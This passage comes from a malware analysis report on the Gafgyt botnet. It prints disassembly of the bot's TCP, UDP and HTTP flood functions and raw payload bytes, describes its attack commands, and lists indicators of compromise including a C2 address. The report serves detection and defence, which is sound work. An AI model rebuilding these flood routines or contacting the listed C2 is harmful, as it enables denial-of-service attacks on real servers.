


Figure 67

The sendto function is used to send the network packets to the target server:




Figure 68

sendJUNK function

The malicious process extracts the file descriptor table size using getdtablesize and converts the target IP address using inet_addr:

Figure 69

The malware sends 170 bytes to the target server using the send function:

```
.text:00000000004029B5
.text:00000000004029B5 loc_4029B5:
.text:00000000004029B5 mov     eax, [rbp+var_28]
.text:00000000004029B8 mov     rdx, [rbp+var_38]
.text:00000000004029BC cdqe
.text:00000000004029BE mov     edi, [rdx+rax*8]
.text:00000000004029C1 mov     ecx, 4000h
.text:00000000004029C6 mov     edx, 170
.text:00000000004029CB mov     esi, offset unk_4109E8
.text:00000000004029D0 call    send
```

Figure 70

In another branch of the function, a new stream socket is created, its file status flag is modified, and the binary connects to the target IP address (see figure 71).

```
.text:00000000004027A4
.text:00000000004027A4 loc_4027A4:
.text:00000000004027A4 mov     ebx, [rbp+var_28]
.text:00000000004027A7 mov     edx, 0
.text:00000000004027AC mov     esi, SOCK_STREAM
.text:00000000004027B1 mov     edi, AF_INET
.text:00000000004027B6 call    socket
.text:00000000004027BB mov     ecx, eax
.text:00000000004027BD mov     rdx, [rbp+var_38]
.text:00000000004027C1 movsxd  rax, ebx
.text:00000000004027C4 mov     [rdx+rax*8], ecx
.text:00000000004027C7 mov     eax, [rbp+var_28]
.text:00000000004027CA mov     rdx, [rbp+var_38]
.text:00000000004027CE cdqe
.text:00000000004027D0 mov     edi, [rdx+rax*8]
.text:00000000004027D3 mov     edx, 0
.text:00000000004027D8 mov     esi, F_GETFL
.text:00000000004027DD mov     eax, 0
.text:00000000004027E2 call    fcntl64
.text:00000000004027E7 mov     ecx, eax
.text:00000000004027E9 or      ch, 8
.text:00000000004027EC mov     eax, [rbp+var_28]
.text:00000000004027EF mov     rdx, [rbp+var_38]
.text:00000000004027F3 cdqe
.text:00000000004027F5 mov     edi, [rdx+rax*8]
.text:00000000004027F8 mov     edx, ecx
.text:00000000004027FA mov     esi, F_SETFL
.text:00000000004027FF mov     eax, 0
.text:0000000000402804 call    fcntl64
.text:0000000000402809 lea     rsi, [rbp+var_50]
.text:000000000040280D mov     eax, [rbp+var_28]
.text:0000000000402810 mov     rdx, [rbp+var_38]
.text:0000000000402814 cdqe
.text:0000000000402816 mov     edi, [rdx+rax*8]
.text:0000000000402819 mov     edx, 10h
.text:000000000040281E call    connect
```

Figure 71

tcpFl00d function

The malicious binary calls the getHost function and creates a raw socket:




Figure 72

A new random IP is generated, and the function called makeIPPacket is utilized to create a network packet that will be sent to the target server. Multiple flood attack types were identified: “all”, "syn", "rst", "fin", "ack", and "psh":

```
.text:00000000004020C7 call    findRandIP
.text:00000000004020CC mov     edi, eax
.text:00000000004020CE call    htonl
.text:00000000004020D3 mov     esi, [rbp+var_4C]
.text:00000000004020D6 mov     rdi, [rbp+var_30]
.text:00000000004020DA mov     r8d, ebx
.text:00000000004020DD mov     ecx, 6
.text:00000000004020E2 mov     edx, eax
.text:00000000004020E4 call    makeIPPacket
.text:00000000004020E9 call    rand_cmwc
.text:00000000004020EE mov     edx, eax
.text:00000000004020F0 mov     rax, [rbp+var_28]
.text:00000000004020F4 mov     [rax], dx
.text:00000000004020F7 call    rand_cmwc
.text:00000000004020FC mov     edx, eax
.text:00000000004020FE mov     rax, [rbp+var_28]
.text:0000000000402102 mov     [rax+4], edx
.text:0000000000402105 mov     rax, [rbp+var_28]
.text:0000000000402109 mov     dword ptr [rax+8], 0
.text:0000000000402110 mov     rdx, [rbp+var_28]
.text:0000000000402114 movzx   eax, byte ptr [rdx+0Ch]
.text:0000000000402118 and     eax, 0Fh
.text:000000000040211B or      eax, 50h
.text:000000000040211E mov     [rdx+0Ch], al
.text:0000000000402121 mov     rax, [rbp+var_80]
.text:0000000000402125 mov     [rbp+var_B8], rax
.text:000000000040212C mov     [rbp+var_C0], offset aKia ; "kia"
.text:0000000000402137 mov     [rbp+var_C8], 4
```

Figure 73

The TCP checksum is computed, and the process sends multiple requests until the target becomes unreachable using the sendto method:




Figure 74

ovhl7 function

The binary randomly selects a user agent from a list and calls the fork function, as shown below.




Figure 75

```
.rodata:0000000000410620 aMozilla40Compa db 'Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; G'
.rodata:0000000000410620                                         ; DATA XREF: .data:UserAgents↓o
.rodata:0000000000410620                 db 'TB7.4; InfoPath.2; SV1; .NET CLR 4.4.58799; WOW64; en-US)',0
.rodata:000000000041069B                 align 20h
.rodata:00000000004106A0 aMozilla40Compa_0 db 'Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; F'
.rodata:00000000004106A0                                         ; DATA XREF: .data:00000000005130A8↓o
.rodata:00000000004106A0                 db 'unWebProducts)',0
.rodata:00000000004106F0 aMozilla50Macin db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100'
.rodata:00000000004106F0                                         ; DATA XREF: .data:00000000005130B0↓o
.rodata:00000000004106F0                 db '101 Firefox/25.0',0
.rodata:0000000000410742                 align 8
.rodata:0000000000410748 aMozilla50Macin_0 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100'
.rodata:0000000000410748                                         ; DATA XREF: .data:00000000005130B8↓o
.rodata:0000000000410748                 db '101 Firefox/21.0',0
.rodata:000000000041079A                 align 20h
.rodata:00000000004107A0 aMozilla50Macin_1 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100'
.rodata:00000000004107A0                                         ; DATA XREF: .data:00000000005130C0↓o
.rodata:00000000004107A0                 db '101 Firefox/24.0',0
.rodata:00000000004107F2                 align 8
.rodata:00000000004107F8 aMozilla50Macin_2 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/2010'
.rodata:00000000004107F8                                         ; DATA XREF: .data:00000000005130C8↓o
.rodata:00000000004107F8                 db '0101 Firefox/33.0Mozilla/5.0 (compatible; Konqueror/3.0; i686 Lin'
.rodata:00000000004107F8                 db 'ux; 20021117)',0
.rodata:0000000000410888 aMozilla50Windo db 'Mozilla/5.0 (Windows NT 6.1; WOW64) SkypeUriPreview Preview/0.5',0
```

Figure 76

Using the sprintf function, the malware constructs a PGET request with the "\x00\x01...\xff" URI. A function called socket_connect is implemented, and the request is sent to the target server using the write method:




Figure 77

In the socket_connect function, the process calls the gethostbyname method, creates a stream socket, modifies the **TCP_NODELAY** option, and connects to the target IP address:

```
.text:0000000000400565 mov     rdi, [rbp+var_38]
.text:0000000000400569 call    gethostbyname
.text:000000000040056E mov     [rbp+var_10], rax
.text:0000000000400572 cmp     [rbp+var_10], 0
.text:0000000000400577 jnz     short loc_400585
```

```
.text:0000000000400585
.text:0000000000400585 loc_400585:
.text:0000000000400585 mov     rax, [rbp+var_10]
.text:0000000000400589 mov     eax, [rax+14h]
.text:000000000040058C movsxd  rdx, eax
.text:000000000040058F mov     rax, [rbp+var_10]
.text:0000000000400593 mov     rax, [rax+18h]
.text:0000000000400597 mov     rdi, [rax]
.text:000000000040059A lea     rax, [rbp+var_20]
.text:000000000040059E lea     rsi, [rax+4]
.text:00000000004005A2 call    bcopy
```

Figure 78

```
.text:00000000004005A7 movzx   edi, [rbp+var_3C]
.text:00000000004005AB call    htons
.text:00000000004005B0 mov     [rbp+var_1E], ax
.text:00000000004005B4 mov     [rbp+var_20], 2
.text:00000000004005BA mov     edx, IPPROTO_TCP
.text:00000000004005BF mov     esi, SOCK_STREAM
.text:00000000004005C4 mov     edi, AF_INET
.text:00000000004005C9 call    socket
.text:00000000004005CE mov     [rbp+var_4], eax
.text:00000000004005D1 lea     rcx, [rbp+var_24]
.text:00000000004005D5 mov     edi, [rbp+var_4]
.text:00000000004005D8 mov     r8d, 4
.text:00000000004005DE mov     edx, TCP_NODELAY
.text:00000000004005E3 mov     esi, SOL_TCP
.text:00000000004005E8 call    setsockopt
.text:00000000004005ED cmp     [rbp+var_4], 0FFFFFFFFh
.text:00000000004005F1 jnz     short loc_4005FC
```

```
.text:00000000004005FC
.text:00000000004005FC loc_4005FC:
.text:00000000004005FC lea     rsi, [rbp+var_20]
.text:0000000000400600 mov     edi, [rbp+var_4]
.text:0000000000400603 mov     edx, 10h
.text:0000000000400608 call    connect
```

Figure 79

udpfl00d function

A datagram socket or a raw socket is created, depending on the C2 response (see figure 80).

```
.text:0000000000404328 lea     rax, [rbp+var_60]
.text:000000000040432C add     rax, 8
.text:0000000000404330 mov     qword ptr [rax], 0
.text:0000000000404337 mov     eax, [rbp+var_8C]
.text:000000000040433D mov     [rbp+var_A0], eax
.text:0000000000404343 cmp     [rbp+var_84], 20h ; ' '
.text:000000000040434A jnz     loc_40448D
```

```
.text:000000000040448D
.text:000000000040448D loc_40448D:
.text:000000000040448D mov     rax, rsp
.text:0000000000404490 mov     [rbp+var_A8], rax
.text:0000000000404497 mov     edx, IPPROTO_UDP
.text:000000000040449C mov     esi, SOCK_RAW
.text:00000000004044A1 mov     edi, AF_INET
.text:00000000004044A6 call    socket
.text:00000000004044AB mov     [rbp+var_34], eax
.text:00000000004044AE cmp     [rbp+var_34], 0
.text:00000000004044B2 jnz     short loc_4044B9
```

```
.text:0000000000404350 mov     edx, IPPROTO_UDP
.text:0000000000404355 mov     esi, SOCK_DGRAM
.text:000000000040435A mov     edi, AF_INET
.text:000000000040435F call    socket
.text:0000000000404364 mov     [rbp+var_44], eax
.text:0000000000404367 cmp     [rbp+var_44], 0
.text:000000000040436B jz      loc_4047CF
```

Figure 80

As in the tcpFl00d function, the malicious process calls the findRandIP, makeIPPacket, and makeRandomStr functions. The network packets containing random data are sent to the target server using sendto:




Figure 81

Figure 82

kickv2 function

The ELF binary creates a datagram socket and calls the gethostbyname function:






Figure 83

It randomly selects a buffer from the “Trandstrings” array that is sent to a target mentioned by the C2 server:



```
.text:0000000000404C9D call    rand
.text:0000000000404CA2 movsxd  rcx, eax
.text:0000000000404CA5 mov     dword ptr [rbp+var_68], 0AAAAAAABh
.text:0000000000404CAC mov     dword ptr [rbp+var_68+4], 0AAAAAAAAh
.text:0000000000404CB3 mov     rax, [rbp+var_68]
.text:0000000000404CB7 mul     rcx
.text:0000000000404CBA mov     rax, rdx
.text:0000000000404CBD shr     rax, 1
.text:0000000000404CC0 mov     [rbp+var_58], rax
.text:0000000000404CC4 mov     rax, [rbp+var_58]
.text:0000000000404CC8 add     rax, rax
.text:0000000000404CCB add     rax, [rbp+var_58]
.text:0000000000404CCF mov     rdx, rcx
.text:0000000000404CD2 sub     rdx, rax
.text:0000000000404CD5 mov     [rbp+var_58], rdx
.text:0000000000404CD9 mov     rdx, [rbp+var_58]
.text:0000000000404CDD mov     rax, Trandstrings[rdx*8]
.text:0000000000404CE5 mov     [rbp+var_10], rax
.text:0000000000404CE9 mov     rsi, [rbp+var_10]
.text:0000000000404CED mov     edi, [rbp+var_24]
.text:0000000000404CF0 mov     ecx, 0
.text:0000000000404CF5 mov     edx, 348h
.text:0000000000404CFA call    send
.text:0000000000404CFF lea     rsi, [rbp+var_40]
.text:0000000000404D03 mov     edi, [rbp+var_24]
.text:0000000000404D06 mov     edx, 10h
.text:0000000000404D0B call    connect
```

Figure 84



```
.rodata:0000000000410600 unk_410600     db   2              ; DATA XREF: .data:Trandstrings↓o
.rodata:0000000000410601                db   2
.rodata:0000000000410602                db   2
.rodata:0000000000410603                db   2
.rodata:0000000000410604                db   0
.rodata:0000000000410605 unk_410605     db  45h ; E          ; DATA XREF: .data:0000000000513088↓o
.rodata:0000000000410606                db  43h ; C
.rodata:0000000000410607                db  5Bh ; [
.rodata:0000000000410608                db  43h ; C
.rodata:0000000000410609                db   2
.rodata:000000000041060A                db 0C3h
.rodata:000000000041060B                db 0BDh
.rodata:000000000041060C                db 0B9h
.rodata:000000000041060D                db  51h ; Q
.rodata:000000000041060E                db  14h
.rodata:000000000041060F                db  14h
.rodata:0000000000410610                db  28h ; (
.rodata:0000000000410611                db  22h ; "
.rodata:0000000000410612                db   0
.rodata:0000000000410613 unk_410613     db  18h              ; DATA XREF: .data:0000000000513090↓o
.rodata:0000000000410614                db   2
.rodata:0000000000410615                db 0C1h
.rodata:0000000000410616                db 0A0h
.rodata:0000000000410617                db  95h
.rodata:0000000000410618                db   2
.rodata:0000000000410619                db 0C0h
.rodata:000000000041061A                db 0BAh
.rodata:000000000041061B                db  8Fh
.rodata:000000000041061C                db  28h ; (
.rodata:000000000041061D                db  22h ; "
.rodata:000000000041061E                db   0
.rodata:000000000041061F                db   0
```

Figure 85

Now we’ll describe all commands implemented by Gafgyt that call the functions we already described. It’s important to mention that the 1st parameter of any command is supposed to be an IP address and the 2nd parameter is a port number.

ALPHA command

This command calls the ftcp function that performs multiple types of TCP DoS attacks.

GAME command

This command targets the game servers running Valve's Source Engine with DoS attacks. It calls the vseattack1 function.

GRE command

This command targets a server with "GRE flood" attacks. It calls the rand_hex function.

ICMP command

This command targets a server with "ICMP flood" attacks. It calls the icmpattack function.

JAIL command

This command calls the jailv1 function that performs DoS attacks.

KICK command

This command calls the kickv2 function that sends multiple hard-coded buffers to a target.

MIX command

This command targets a server with "GRE flood" and "ICMP flood" attacks. It calls the rand_hex and icmpattack functions.

PLAIN command

This command calls the udpfl00d function that targets a server with UDP DoS attacks.

QUERY/QUERY2 command

This command targets a server with multiple types of TCP DoS attacks and performs HTTP DoS attacks on OVH servers. It calls the rtcp, sendJUNK, tcpFl00d, and ovhl7 functions.

SPEC/SPEC2 command

This command calls the udppac/udppac2 function that performs DoS attacks.

STOP/stop/Stop command

This command is used to kill all spawned processes using the kill command.

Indicators of Compromise

C2 server

45.61.186.4:13561

SHA256

05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa

User-Agents used by Gafgyt

Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SV1;.NET CLR 4.4.58799; WOW64; en-US)

Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100101 Firefox/25.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0

Mozilla/5.0 (compatible; Konqueror/3.0; i686 Linux; 20021117)

Mozilla/5.0 (Windows NT 6.1; WOW64) SkypeUriPreview Preview/0.5